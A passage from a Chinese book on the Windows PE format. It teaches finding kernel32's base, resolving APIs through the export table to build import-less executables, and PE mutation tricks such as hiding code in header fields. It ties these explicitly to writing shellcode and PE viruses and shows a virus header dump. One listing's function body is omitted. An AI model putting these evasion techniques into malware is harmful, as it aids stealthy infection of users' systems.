FARPROC GetProcAddress(
HMODULE hModule,//DLL模块句柄
LPCSTR lpProcName//函数名
);
```

两个参数解释如下：

hModule：包含此函数的DLL模块的句柄。LoadLibrary、AfxLoadLibrary或者GetModuleHandle函数可以返回此句柄。

lpProcName：包含函数名的以NULL结尾的字符串，或者指定函数的序数值。如果此参数是一个序数值，它必须在一个字的低字节，高字节必须为0。为了防止调用的函数不存在，函数应该通过名字指定而不是序数值。

函数返回值：如果函数调用成功，返回值是DLL中的输出函数地址。如果函数调用失败，返回值是NULL。要想得到更进一步的错误信息，可以调用函数GetLastError。

以下是通过调用GetProcAddress获取某个特定名称的函数的代码示例：

```
start:
invoke LoadLibrary,addr libName ;libName是动态链接库的文件名
;-----------------------------------------------------------
;调用LoadLibrary，其参数是要加载的动态链接库的名称
```

```
;如果调用成功，将返回该DLL的句柄，否则返回NULL
;该句柄可以传给FreeLibrary函数或其他需要动态链接库句柄的函数
;----------------------------------------------------------
.if eax == NULL
invoke MessageBox,NULL,addr DllNotFound,addr AppName,MB_OK
.else
mov hLib,eax ;存储动态链接库句柄
invoke GetProcAddress,hLib,addr FunctionName
;----------------------------------------------------------
;当得到了动态链接库的句柄后，把它传给GetProcAddress函数
;再把要调用的函数的名称也传给该函数，调用之
;如果调用成功，会返回想要的函数的地址，失败的话返回NULL
;除非卸载该动态链接库否则函数的地址是不会改变的
;所以您可以把它保存到一个全局变量中以备后用
;---------------------------------------------------------
.if eax == NULL
invoke MessageBox,NULL,addr FunctionNotFound,addr AppName,MB_OK
.else
mov TestHelloAddr,eax ;将函数地址存储在变量TestHelloAddr中
call [TestHelloAddr]
;-----------------------------------------------------------
;地址获取到以后，您就可以和调用其他函数一样调用该函数了
;调用时要把包含函数地址信息的变量用方括号括起来
;-----------------------------------------------------------
.endif
invoke FreeLibrary,hLib
;-----------------------------------------------------------
;函数调用完毕记得要使用FreeLibrary释放动态链接库
;-----------------------------------------------------------
```

代码清单11-4列出了函数_getApi，在知道了某个动态链接库的基地址，并知道要调用的函数的名称的情况下，可以通过调用该函数得到函数地址。

代码清单11-4　通过导出表获取指定字符串的API函数的调用地址（chapter11\getTwoImportantFuns.asm的_getApi函数）

```
;-------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基地址，_lpApi为API函数名的首址
;出口参数：eax为函数在虚拟地址空间中的真实地址
;-------------------------------
_getApi proc _hModule,_lpApi
local @ret
local @dwLen

pushad
mov @ret,0
;计算API字符串的长度，含最后的0
mov edi,_lpApi
mov ecx,-1
xor al,al
cld
repnz scasb
mov ecx,edi
sub ecx,_lpApi
mov @dwLen,ecx
```

```
;从PE文件头的数据目录获取导出表地址
mov esi,_hModule
add esi,[esi+3ch]
assume esi:ptr IMAGE_NT_HEADERS
mov esi,[esi].OptionalHeader.DataDirectory.VirtualAddress
add esi,_hModule
assume esi:ptr IMAGE_EXPORT_DIRECTORY

;查找符合名称的导出函数名
mov ebx,[esi].AddressOfNames
add ebx,_hModule
xor edx,edx
.repeat
push esi
mov edi,[ebx]
add edi,_hModule
mov esi,_lpApi
mov ecx,@dwLen
repz cmpsb
.if ZERO ?
pop esi
jmp @F
.endif
pop esi
add ebx,4
inc edx
.until edx＞=[esi].NumberOfNames
jmp _ret
@@:
;通过API名称索引获取序号索引，再获取地址索引
sub ebx,[esi].AddressOfNames
sub ebx,_hModule
shr ebx,1
add ebx,[esi].AddressOfNameOrdinals
add ebx,_hModule
movzx eax,word ptr [ebx]
shl eax,2
add eax,[esi].AddressOfFunctions
add eax,_hModule

;从地址表得到导出函数的地址
mov eax,[eax]
add eax,_hModule
mov @ret,eax

_ret:
assume esi:nothing
popad
mov eax,@ret
ret
_getApi endp
```

使用这个函数传入kernel32.dll的基地址，然后再传入要获取的两个重要函数的名称字符串，即可获得这两个函数的VA。有了这两个地址，以后所有对DLL函数的调用就无需交给Windows加载器管理，直接在程序中实施动态加载即可。

完整代码在随书文件chapter11\getTwoImportantFuns.asm中，该程序的运行效果如图11-3所示。



图　11-3　两个重要函数的地址获取运行图

11.3.3　在代码中使用获取的函数地址编程

接下来看使用动态加载技术的最后一步，即在程序设计中使用动态API技术的方法。在汇编语言编程中，通常的做法是先声明函数本身，然后再声明对函数的引用，最后通过定义函数引用的实例来调用动态获取到的函数。大致的方法如下：

```
;声明函数
_QLMessageBoxA typedef proto :dword,:dword,:dword,:dword
;声明函数引用
_ApiMessageBoxA typedef ptr _QLMessageBoxA
……
;定义函数
_messageBox _ApiMessageBoxA ?
…… ;动态获取函数_messageBox的地址
;调用函数
invoke _messageBox,NULL,offset szText,NULL,MB_OK
```

如果程序中所有引用的其他动态链接库的函数全部如上述方法定义，那么通过这种方法最终编译链接可以得到一个没有导入表的PE文件。这是动态加载技术在程序设计中的常用方法，其实还有一种方法，这种方法不需要我们实现定义函数。看随书文件chapter11\createDir.asm的例子。为了能调用定义的函数，在数据段构造了如下的数据结构：

```
CreateDir dd ? ;CreateDirectoryA函数的真实地址
lpCreateDir dd ? ;未用
jmpCreateDir db 0ffh,025h ;这是一个跳转指令，即段内跳转jmp
jmpCDOffset dd ? ;这里紧跟着要跳转到的偏移，该偏移指向CreateDir
```

然后看主程序中对各变量的赋值、处理和调用：

```
mov eax,offset CreateDir ;将记录真实地址的数据的偏移放到jmp指令后
mov jmpCDOffset,eax
invoke _GetKernelBase,dwEsp
.if eax
mov hDllKernel32,eax
invoke _getApi,hDllKernel32,addr szGetProcAddress
mov _GetProcAddress,eax
.if _GetProcAddress
invoke _GetProcAddress,hDllKernel32,addr szCreateDir
mov CreateDir,eax ;将获取的真实地址送给CreateDir
push NULL ;传入两个参数，注意是从右往左传
mov eax,offset szDir
push eax
mov eax,offset jmpCreateDir ;调用CreateDirectoryA
call eax
```

使用OD调试最终生成的createDir.exe文件，在call　　eax处设置断点，然后获取此时的数据区，数据如图11-4所示。




图 11-4 程序运行期数据段截图

从图中可以看到，0x00403000（变量CreateDir）处的值为：007C8217AC。这个值恰好是虚拟内存中kernel32!CreateDirectoryA函数所处的位置。这一结论从PEInfo对kernel32.dll的分析中也可以看出：

```
导出序号          虚拟地址          导出函数名称
---------------------------------------------------------
00000045         0006c8e5         CreateActCtxA
00000046         000154fc         CreateActCtxW
00000047         000741a8         CreateConsoleScreenBuffer
00000048         000217ac         CreateDirectoryA
00000049         0005c213         CreateDirectoryExA
0000004a         0005b5ca         CreateDirectoryExW
0000004b         00032402         CreateDirectoryW
0000004c         000308b5         CreateEventA
0000004d         0000a749         CreateEventW
0000004e         0002ffb7         CreateFiber
```

kernel32.dll的基地址为0x7C800000，加上函数偏移0x000217ac结果刚好是0x7c8217ac。

0x00403008(jmpCreateDir)处为0x25ff，这是指令字节码即jmp。

0x0040300a(jmpCDOffset)处为0x00403000，这是指令操作数，它刚好指向CreateDir，也就是函数CreateDirectoryA的真实VA地址。

两个位置的数据合在一起就是：

```
jmp dword ptr [00403000] ;也就是jmp 7c8217ac
```

这就是第二种动态调用函数的方法，在以后的编程中大家也会看到大量的使用这种方法的代码。

11.3.4 动态API技术编程实例

下面我们就使用动态加载技术开始编写动态API技术下的helloworld.asm，代码清单11-5是完整的源代码：

代码清单11-5 使用了动态加载技术的HelloWorld（chapter11\helloworld.asm）

```
;------------------------
;动态API技术下的HelloWorld
;戚利
;2010.6.27
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc


;声明函数
_QLGetProcAddress typedef proto :dword,:dword
;声明函数引用
_ApiGetProcAddress typedef ptr _QLGetProcAddress

_QLLoadLib typedef proto :dword
_ApiLoadLib typedef ptr _QLLoadLib

_QLMessageBoxA typedef proto :dword,:dword,:dword,:dword
_ApiMessageBoxA typedef ptr _QLMessageBoxA

;数据段
.data

szText db 'HelloWorldPE',0
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0
szMessageBox db 'MessageBoxA',0

user32_DLL db 'user32.dll',0,0

;定义函数
_getProcAddress _ApiGetProcAddress ?
_loadLibrary _ApiLoadLib ?
_messageBox _ApiMessageBoxA ?


hKernel32Base dd ?
hUser32Base dd ?
lpGetProcAddr dd ?
lpLoadLib dd ?


```

```
;代码段
.code
;-----------------------------------
;根据kernel32.dll中的一个地址获取它的基地址
;-----------------------------------
_getKernelBase proc _dwKernelRetAddress
local @dwRet
pushad
mov @dwRet,0
;查找指令所在页的边界，以1000h对齐
mov edi,_dwKernelRetAddress
and edi,0ffff0000h
.repeat
;找到kernel32.dll的DOS头
.if word ptr [edi] == IMAGE_DOS_SIGNATURE
mov esi,edi
add esi,[esi+003ch]
;找到kernel32.dll的PE头标识
.if word ptr [esi] == IMAGE_NT_SIGNATURE
mov @dwRet,edi
.break
.endif
.endif
sub edi,010000h
.break.if edi < 070000000h
.until FALSE
popad
mov eax,@dwRet
ret
_getKernelBase endp
;------------------------------
;获取指定字符串的API函数的调用地址
;入口参数：_hModule为动态链接库的基地址
;_lpApi为API函数名的首址
;出口参数：eax为函数在虚拟地址空间中的真实地址
;------------------------------
_getApi proc _hModule,_lpApi
local @ret
local @dwLen
mov eax,@ret
ret
_getApi endp
start:
;取当前函数的栈顶值
mov eax,dword ptr [esp]
;获取kernel32.dll的基地址
invoke _getKernelBase,eax
mov hKernel32Base,eax
;从基地址出发搜索GetProcAddress函数的首址
invoke _getApi,hKernel32Base,addr szGetProcAddr
```

```
165 mov lpGetProcAddr,eax
166 mov _getProcAddress,eax ;为函数引用赋值GetProcAddress
167
168 ;使用GetProcAddress函数的首址
169 ;传入两个参数调用GetProcAddress函数
170 ;获得LoadLibraryA的首址
171
172 invoke _getProcAddress,hKernel32Base,addr szLoadLib
173 mov _loadLibrary,eax
174
175 ;使用LoadLibrary获取user32.dll的基地址
176 invoke _loadLibrary,addr user32_DLL
177 mov hUser32Base,eax
178
179 ;使用GetProcAddress函数的首址，获得函数MessageBoxA的首址
180 invoke _getProcAddress,hUser32Base,addr szMessageBox
181 mov _messageBox,eax ;调用函数MessageBoxA
182 invoke _messageBox,NULL,offset szText,NULL,MB_OK
183
184 ret
185 end start
```

上述代码中，获取kernel32.dll基地址时使用了另外一种技术。一个汇编程序，在初次被加载到内存运行主函数前，操作系统会将kernel32.dll中的某个地址作为返回值压入栈。从栈中取出该值，就能通过对齐特性反查到kernel32.dll被加载到进程地址空间的起始地址，由函数_getKernelBase实现（代码行48～80）。

程序中用到的其他动态链接库的所有函数的调用，均采用第一种方法设计，即按照常规声明函数、定义函数、动态获取函数地址的方法。

从代码清单中可以看到，在整个程序的设计中没有见到一个真正的API函数调用，因为调用的都是自己声明和定义的函数，比如_getProcAddress、_loadLibrary和_messageBox。程序自己从内存中取到了这些API的真实地址，然后仿照API函数本身的定义复制成另外一个自己命名的函数而已，其实最终调用的还是Windows动态链接库里的API函数。

使用PEInfo测试最终生成的PE文件，显示PE文件没有导入表，并不是因为采用了非常规的PE改动技术，使得程序无法探测到导入表，而是因为程序中确实没有直接使用Windows API函数，自然就没有导入表了。但精彩的是，程序却依然可以运行！这就是程序员能从动态加载技术得到的最大的收益。

11.4　小结

本章描述了DLL的静态和动态加载技术，讲述了四种常见的kernel32.dll基地址获取方法，然后通过遍历PE的导出表得到两个重量级函数GetProcAddress和LoadLibrary的地址，最后介绍了在汇编程序设计中使用动态API加载技术的方法和技巧，并给出了一个完全以动态加载技术实现的实例HelloWorld.asm。

读者掌握了API函数的动态定位技术，结合前面讲过的代码重定位技术，就可以创造出可移植的ShellCode，降低为PE打补丁时设计补丁工具的难度，同时对理解嵌入PE病毒的编写也会有很大帮助。

第二部分　PE进阶

第12章　PE变形技术

第13章　PE补丁技术

第14章　在PE空闲空间中插入程序

第15章　在PE间隙中插入程序

第16章　在PE新增节中插入程序

第17章　在PE最后一节中插入程序

第12章　PE变形技术

本章将研究PE文件的可塑性，通过对PE文件进行变形，看是否能通过操作系统的PE加载器。本章的目标是通过手工打造一些小的PE程序，以便探究PE文件结构与操作系统PE加载器之间的关系。

研究PE变形技术不局限于了解PE加载器加载PE的机制，还在于通过变形可以实现反调试、运行劫持等。

12.1　变形技术的分类

所谓变形是指通过改变链接器生成的PE文件内容，扩大或缩小文件尺寸，用以测试PE加载器的机制及健壮性。本节主要讲述静态PE文件中的四种变形技术，它们依次是：

结构重叠技术

空间调整技术

数据转移技术

数据压缩技术

下面分别介绍这四种变形技术。

12.1.1　结构重叠技术

结构重叠技术是指在不影响正常性能的前提下，将某些数据结构进行重叠的技术。在缩小PE的变形中将大量使用这种技术。现在举例说明，以下是一个使用了结构重叠的PE文件头部字节码：

```
00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00  MZHelloWorldPE..
00000010  4C 01 01 00 D6 53 0F 4C 00 00 00 00 00 00 00 00  L...S.L.........
00000020  E0 00 0F 01 0B 01 05 0C B0 01 00 00 00 00 00 00  ..............
00000030  00 00 00 00 9C 00 00 00 00 00 00 00 0C 00 00 00  ................
```

该文件头部就是典型的IMAGE_DOS_HEADER和IMAGE_NT_HEADERS两个结构的重叠。

首先分开来看，如果把这部分数据看成是IMAGE_DOS_HEADER，则各部分的值为：

```
IMAGE_DOS_HEADER  STRUCT
  e_magic         WORD        ?      "MZ"
  e_cblp          WORD        ?      ; 48 65  最后（部分）页中的字节数
  e_cp            WORD        ?      ; 6C 6C 文件中的全部和部分页数
  e_crlc          WORD        ?      ; 6F 57 重定位表中的指针数
  e_cparhdr       WORD        ?      ; 6F 72 头部尺寸，以段落为单位
  e_minalloc      WORD        ?      ; 6C 64 所需的最小附加段
  e_maxalloc      WORD        ?      ; 50 45 所需的最大附加段
  e_ss            WORD        ?      ; 00 00 初始的SS值（相对偏移量）

  e_sp            WORD        ?      ; 4C 01 初始的SP值
……
  e_lfanew        DWORD       ?      ;  0C 00 00 00    PE头相对于文件的偏移地址
```

可以看到，指向PE文件头部的字段依然是在偏移3Ch处。IMAGE_DOS_HEADER的40个字节一个不缺，所以，它是一个完整的DOS MZ头结构。

由于两个结构并不是从一开始就重叠，所以在IMAGE_DOS_HEADER结构的0ch偏移处两个结构开始重叠。从该位置处开始的IMAGE_NT_HEADERS结构各字段的值分别是：

```
IMAGE_NT_HEADERS STRUCT
   Signature DWORD ?                                ; 50 45 00 00 PE文件标识，"PE\0\0"
   IMAGE_FILE_HEADER.Machine WORD ?                 ; 4C 01  运行平台
   IMAGE_FILE_HEADER.NumberOfSections WORD ?        ;01 00 PE中节的数量
   IMAGE_FILE_HEADER.TimeDateStamp DWORD ?          ;D6 53 0F 4C - 文件创建日期和时间
   IMAGE_FILE_HEADER.PointerToSymbolTable DWORD ?   ;00 00 00 00 指向符号表
   ……
IMAGE_NT_HEADERS ENDS
```

从上面的分析可以看出，两个结构从以下字段开始发生重叠：

IMAGE_NT_HEADERS.Signature

IMAGE_DOS_HEADER.e_maxalloc＋IMAGE_DOS_HEADER.e_ss

两个结构中的字段发生了重叠，结构自然也就重叠了。那么为什么结构重叠了却没有发生加载错误呢？得益于以下三点：

1）被覆盖的数据可能是另一个结构中无用的数据。

2）有用的数据可能只对一个结构起作用，但有时被覆盖的数据在两个结构中都有用。此种情况下发生的重叠必须保证重叠的字段在两个结构中拥有相同值。

3）PE加载器并不检测所有的字段。

重叠以后的两个数据结构关系见图12-1。




图 12-1 结构重叠示意图

从图中可以看出，重叠以后的数据明显变少了。

12.1.2　空间调整技术

本小节以不固定大小的数据块DOS　STUB为例介绍空间调整技术。具体思路是，通过调整字段IMAGE_DOS_HEADER.e_lfanew的值，实现动态地扩充或缩小DOS STUB块空间，从而达到PE变形的目的。

这里以第6章的免导入、免重定位的HelloWorld1_1.exe作为蓝本，目标是将该PE文件扩充一个内存页大小。以下是详细的测试步骤：

使用FlexHex建立一个大小为5120字节的HelloWorld1_10.exe程序，并执行以下操作：

步骤1　修改IMAGE_DOS_HEADER.e_lfanew的值，增加一个页面大小1000h，由原来的000000A8更改为000010A8。

步骤2　将HelloWorld1_1.exe的PE标识符起始位置开始的所有非零数据全部复制到000010A8位置（采用覆盖方式）。

步骤3　修改字段IMAGE_OPTIONAL_HEADER32AddressOfEntryPoint的值，由原来的00001124更改为00002124。

步骤4　修改字段IMAGE_OPTIONAL_HEADER32SizeOfImage的值，由原来的00002000更改为00003000。

步骤5　修改字段IMAGE_OPTIONAL_HEADER32SizeOfHeaders的值，由原来的00000200更改为00001200。

步骤6　修改字段IMAGE_SECTION_HEADER.VirtualAddress的值，由原来的00001000更改为00002000。

步骤7　修改字段IMAGE_SECTION_HEADER.PointerToRawData的值，由原来的00000200更改为00001200。

因为该文件没有重定位信息、没有导入表、没有数据段、没有数据目录项，且只有一个节，所以本测试中所有需要修改的参数都已列出。

运行chapter12\HelloWorld1_10.exe，发现可以正常显示对话框。在OD中查看内存分配，可以看到文件头部被扩充了一个页面大小，如图12-2所示。在操作系统查看两个文件大小之差为4096，十六进制刚好是1000h，打造HelloWorld1_10的实验证明调整DOS_STUB块空间是可行的。

内存映射

地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOW
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOW
00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
					Priv	RWE	RWE	
00800000	00002000	HelloWor		PE 文件头	Imag	R	RWE	
00802000	00001000	HelloWor	.text	SFX,数据	Imag	R	RWE	
7C800000	00001000	kernel32		PE 文件头	Imag	R	RWE	
					Imag	R	RWE	
7C885000	00005000	kernel32	.data	数据	Imag	R	RWE	
7C88A000	0008E000	kernel32	.rsrc	资源	Imag	R	RWE	
7C918000	00006000	kernel32	.reloc	重定位	Imag	R	RWE	
7C920000	00001000	ntdll		PE 文件头	Imag	R	RWE	
7C921000	0007D000	ntdll	.text	代码,输出表	Imag	R	RWE	

图　12-2　扩大后的HelloWorld1_10.exe文件头部占用的内存空间

该实例演示了PE变形中的扩大技术。可以看到，HelloWorld.exe在被加载到虚拟内存空间的PE文件头占用空间的大小，由原来的00001000h变成了00002000h。

12.1.3　数据转移技术

在编程过程中，出于某种考虑，经常会将PE中的一部分数据转移到另一个位置。比如，将程序中的变量存储到文件头部结构的某个字段中，将代码转移到头部结构的某个连续空间中等，这就是数据转移技术。该技术包括对变量的存储和代码的存储。

1.变量存储

变量存储的例子节选自随书文件chapter12\HelloWorld7.exe的PE头部，如下所示：

```
    00000000  4D  5A  48  65  6C  6C  6F  57  6F  72  6C  64  50  45  00  00
MZHelloWorldPE..
```

该示例将程序要显示的字符串变量移动到了文件头部的IMAGE_DOS_HEADER中，而且与数据结构IMAGE_NT_HEADERS的PE标识字段自动重合，重合的部分为：

```
    50 45 00 00
```

该部分既可以认为是IMAGE_NT_HEADERS.Signature，也可以认为是字符串"Hello WorldPE\0\0"的一部分。该部分变量原来的位置是在一个独立的节".data"中，占据文件中的200h个字节；通过这样的转移，使得PE产生变形，不仅节的内容没有了，节表中也少了一个描述该节信息的表项。

2.代码存储

对代码的转储比较普遍，常见的有：PE压缩、病毒、加密与解密等。文件头部的连续空间被认为是存储代码的好地方，如果连续空间的长度无法容纳所有的代码，则可以将代码分解。例如，看OD对第1章中HelloWorld.exe的反汇编代码：

```
00401000 >/$  6A 00          PUSH 0                     ; /Style = MB_OK|MB_APPLMODAL
00401002  |.  6A 00          PUSH 0                     ; |Title = NULL
00401004  |.  68 00304000    PUSH HelloWor.00403000     ; |Text = "HelloWorld-modified by OD"
00401009  |.  6A 00          PUSH 0                     ; |hOwner = NULL
0040100B  |.  E8 08000000    CALL <JMP.&user32.MessageBoxA>  ; \MessageBoxA
00401010  |.  6A 00          PUSH 0                          ; /ExitCode = 0
00401012  \.  E8 07000000    CALL <JMP.&kernel32.ExitProcess>; \ExitProcess
00401017      CC             INT3
00401018  $- FF25 08204000 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
                                                             ;  user32.MessageBoxA
0040101E  .- FF25 00204000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>
                                                             ;  kernel32.ExitProcess
```

指令字节码总长度为36字节。变形空间中能够容纳这些代码的有两

处：一个是IMAGE_DOS_HEADER，另一个是数据目录表。

假设以上两处没有空间能存放这些代码，我们也可以将这些代码分开来存储，但分开存储时必须要保证调用指令之间的先后顺序。下面是对HelloWorld.exe反汇编代码的连续指令长度的一个统计：

长度为6字节的指令有3个

长度为5字节的指令有2个

长度为2字节的指令有4个

长度为1字节的指令有1个

有了以上的统计数据，就可以对比变形空间中描述的可用连续字段，将这些指令分别存储在不同的空间位置。以前三条指令为例：

用字段扩展PE头中的BaseOfCode开始的8字节存储6A 00 6A 00指令，另加一条近跳转指令EB 00。

用扩展PE头中的MajorOperatingSystemVersion字段开始的8个字节存储68 00304000指令，另外加一条近跳转指令EB 00。

然后根据两部分的距离修正跳转指令中的操作数如下：

```
BaseOfCode DWORD ? ;002ch                        - 代码的节的起始RVA
BaseOfData DWORD ? ;0030h                        - 数据的节的起始RVA
ImageBase DWORD ? ;0034h                         - 程序的建议装载地址
SectionAlignment DWORD ? ;0038h                  - 内存中的节的对齐粒度
FileAlignment DWORD ? ;003ch                     - 文件中的节的对齐粒度
MajorOperatingSystemVersion WORD ? ;0040h        - 操作系统版本号
```

如上所示，从字段BaseOfCode到字段MajorOperatingSystemVersion，中间隔了三个双字的字段，所以第一条近跳转指令中的操作数为4*3＋2＝0Eh；另一个操作数则要根据下一条指令所在字段的位置进行计算。

这样，原来的指令：

```
PUSH 0
PUSH 0
PUSH HelloWo.00403000
```

就变成了现在的指令：

```
PUSH 0
PUSH 0
Jmp Loc1:
……
Loc1:
```

```
PUSH HelloWo.00403000
```

以上方法在构造指令时非常复杂，其实还有一种更好的方法，即通过程序编码，使链接器辅助我们构造指令长度。下面为大家演示，步骤如下。

步骤1　未修正前的指令字节码。

以下内容节选自HelloWorld.exe的代码段：

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j..... %. @. %
00000420  00 20 40 00                                      . @.
```

以上所列为没有修正前的原始指令字节码。

步骤2　修正以后的程序。

通过程序将原始指令字节码分解为多个小块代码，详情见代码清单12-1。

代码清单12-1　分解原始指令代码（chapter12\exp.asm）

```
;------------------------
;手工修改用的HelloWorld源代码
;戚利
;2011.2.18
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data
szText db 'HelloWorldPE',0
;代码段
.code
start:
push MB_OK
push NULL
push offset szText
jmp short @next1
db 8 dup(0aah) ;在代码中加入了8个字节
@next1:
push NULL
call MessageBoxA

push NULL
call ExitProcess
```

```
33 end start
```

行26使用伪指令语句db定义了第一块代码（行22～25）到第二块代码（行28～32）之间的间隔（以字节计）。

步骤3　修正后的代码。

下面是加入了补足数据的字节码：

```
00000400  6A 00 6A 00 68 00 30 40 00 EB 08 AA AA AA AA AA  j.j.h.0@..
00000410  AA AA AA 6A 00 E8 08 00 00 00 6A 00 E8 07 00 00  j.....j....
00000420  00 CC FF 25 08 20 40 00 FF 25 00 20 40 00        . %. @.  %. @.
```

与该字节码对应的汇编代码如下：

```
00401000 > $  6A 00          PUSH 0
00401002   .  6A 00          PUSH 0
00401004   .  68 00304000    PUSH exp.00403000          ;  ASCII "HelloWorldPE"
00401009   .  EB 08          JMP SHORT exp.00401013
0040100B   .  AA             STOS BYTE PTR ES:[EDI]
0040100C   .  AA             STOS BYTE PTR ES:[EDI]
0040100D   .  AA             STOS BYTE PTR ES:[EDI]
0040100E   .  AA             STOS BYTE PTR ES:[EDI]
0040100F   .  AA             STOS BYTE PTR ES:[EDI]
00401010   .  AA             STOS BYTE PTR ES:[EDI]
00401011   .  AA             STOS BYTE PTR ES:[EDI]
00401012   .  AA             STOS BYTE PTR ES:[EDI]
00401013   >  6A 00          PUSH 0          ; |hOwner = NULL
00401015   .  E8 08000000    CALL <JMP.&user32.MessageBoxA>     ; \MessageBoxA
0040101A   .  6A 00          PUSH 0          ; /ExitCode = 0
0040101C   .  E8 07000000    CALL <JMP.&kernel32.ExitProcess>   ; \ExitProcess
00401021      CC             INT3
00401022   $- FF25 08204000  JMP DWORD PTR DS:[<&user32.MessageBoxA>]
00401028   .- FF25 00204000  JMP DWORD PTR DS:[<&kernel32.ExitProcess>
```

代码清单12-1的行25使用了跳转语句（翻译为指令字节码是EB）。在程序源代码中，开发者只需要简单地使用标号来表明跳转指令要跳转到的位置，以及跳转指令后的操作数，即可由编译程序自动生成。从以上反汇编代码中可以看到，EB指令后的操作数为08，这8个字节是代码清单12-1的行26定义的8个0AAh。通过这种简单的方法就可以让编译器帮助我们计算跳转指令的操作数了。

12.1.4　数据压缩技术

在编程的过程中，如果指令代码比较长，还可以先对代码实施压缩，然后在PE头部找一块比较大的连续区域存放解压缩用的代码。程序被PE加载器加载后，文件头就基本不再使用了。这时，可以将存储的压缩代码通过PE头部的解压缩程序进行解压，解压后即可通过跳转指令实施程序指令的转移。

由于压缩以后的代码不便于通过十六进制直观地看到，所以这种方法在一些病毒程序代码中比较常见；另外，在一些加壳程序中会经常看到数据压缩技术。

先来看一个这种技术的应用，以下是某病毒代码的头部信息：

```
00000000   4D 5A 50 00 01 02 00 03  04 00 01 0F 00 01 FF FF   MZP...........
00000010   00 02 B8 00 07 40 00 01  1A 00 22 01 00 02 BA 10   ..?.@....."...?
00000020   00 01 0E 1F B4 09 CD 21  B8 01 4C CD 21 90 90 54   ....???L?   T
00000030   68 69 73 20 70 72 6F 67  72 61 6D 20 6D 75 73 74   his program must
00000040   20 62 65 20 72 75 6E 20  75 6E 64 65 72 20 57 69    be run under Wi
00000050   6E 33 32 0D 0A 24 37 00  88 50 45 00 02 4C 01 04   n32..$7.   E..L..
00000060   00 01 B5 2C EF 82 00 08  E0 00 01 8E 81 0B 01 02   ..?   ..?.   ...
00000070   19 00 01 02 00 03 06 00  07 10 00 03 10 00 03 20   ................
00000080   00 04 40 00 02 10 00 03  02 00 02 01 00 07 03 00   ..@.............
00000090   01 0A 00 06 50 00 03 04  00 06 02 00 05 10 00 02   ....P...........
000000A0   20 00 04 10 00 02 10 00  06 10 00 0C 30 00 02 4E    ............0..N
000000B0   00 1C 40 00 02 0C 00 53  43 4F 44 45 00 05 10 00   ..@....SCODE....
000000C0   03 10 00 03 02 00 03 06  00 0E 20 00 02 60 44 41   ........... ..`DA
000000D0   54 41 00 05 10 00 03 20  00 03 02 00 03 08 00 0E   TA..... ........
000000E0   40 00 02 C0 2E 69 64 61  74 61 00 03 10 00 03 30   @..?idata.....0
000000F0   00 03 02 00 03 0A 00 0E  40 00 02 C0 2E 72 65 6C   .........@..?rel
00000100   6F 63 00 03 10 00 03 40  00 03 02 00 03 0C 00 0E   oc.....@........
00000110   40 00 02 50 00 FF 00 FF  00 FF 00 6B C3 FF 25 30   @..P.  .  .  .k?%0
```

